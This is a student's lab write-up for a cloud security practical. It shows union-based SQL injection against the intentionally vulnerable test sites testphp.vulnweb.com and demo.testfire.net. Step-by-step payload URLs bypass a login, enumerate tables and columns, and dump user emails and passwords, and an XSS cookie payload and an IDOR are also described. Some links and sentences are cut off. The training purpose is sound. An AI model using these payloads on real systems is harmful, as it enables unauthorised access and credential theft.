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**Sub: CS (Cloud Security)** 

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Batch:71

-----PRACTICAL 02------

## **\* Question:**

You are a cloud security analyst for ane-commerce website (testphp.vulnweb.com), and your task is to perform a security assessment of their online store. During the assessment, you discover a potential vulnerability in their functionality, which is susceptible to a Union-based SQL injection attack.


Exploit the functionality of the e-commerce website to bypass the login page as well as retrieve sensitive information from the database.

## **TASK:**

https://demo.testfire.net/index.jsp?content=personal deposit.htm


Identify any 3 web application vulnerabilities and website defects in the provided link

First we can try the most common approach of admin admin username password. If that does not work we can try using SQL injection like **password'** or '1' = '1 and it works. The way this work is in the backend it runs a sql query which like select \* from passwords where user=admin and password=password' or '1'='1' // the '1'='1' return true even if password is wrong and we are allowed in.




Retrieving the number of columns using order by. Click on categories option and navigate to anyone category example posters Add the order by command in URL

http://testphp.vulnweb.com/listproducts.php?cat=1 order by 11




Error message that means there are fewer columns than 13 After hit & trial, found that result is shown for order by 11 so there are 11 columns

http://testphp.vulnweb.com/listproducts.php?cat=1%20order%20by%2011




check the number of injectable columns:
<a href="http://testphp.vulnweb.com/listproducts.php?cat=1 UNION">http://testphp.vulnweb.com/listproducts.php?cat=1 UNION</a>
SELECT 1,2,3,4,5,6,7,8,9,10,11--




## Above we can see 2 7 9 are

>> Finding the database name by replacing any one with 'database()' in url:

http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1,database(),3,4,5,6,7,8,9,10,11-- Here we can see acuart as database




- Retrieving table names:
  <u>testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT</u>
  <u>1,table\_name,3,4,5,6,7,8,9,10,11 FROM information\_schema.tables</u>
  <u>where table\_schema='acuart'--</u>
- >> Using the database name we can found table name




Find out the columns of any table Users table can be of use, so finding out its column:


http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT
1,column\_name,3,4,5,6,7,8,9,10,11 from information\_schema.columns
where table\_name='users'--




Fetching the username and password:
<a href="http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT">http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT</a>
<a href="http://testphp.vulnweb.com/listproducts.




Set the data in a single injectable column BY concatinating the email, uname, and pass the parameter into the injectable column number. <a href="http://testphp.vulnweb.com/listproducts.php?cat=1">http://testphp.vulnweb.com/listproducts.php?cat=1</a>
UNION SELECT 1, group\_concat(email, ':',uname, ':',pass),3,4,5,6,7,8,9,10,11
from users --




\*\* 1) SQL Injection: Bypass by entering a password to access user details: Enter the password: tushar' or '1'='1' -- and username: tushar' or '1'='1' -- The backend will take the check the name like Select \* from users where username='tushar' or '1'='1' --//this will make the output true; and also end the command using -- Same for password



2) XSS scripting: using <script> alert(document.cookie)
</script> in the search option we can insert javascript into the html to get the data from document.cookie.password





Insecure Direct Object Reference: when checking on account details we can see the account id is passed through request query so we can try to change the account id to see other account details.

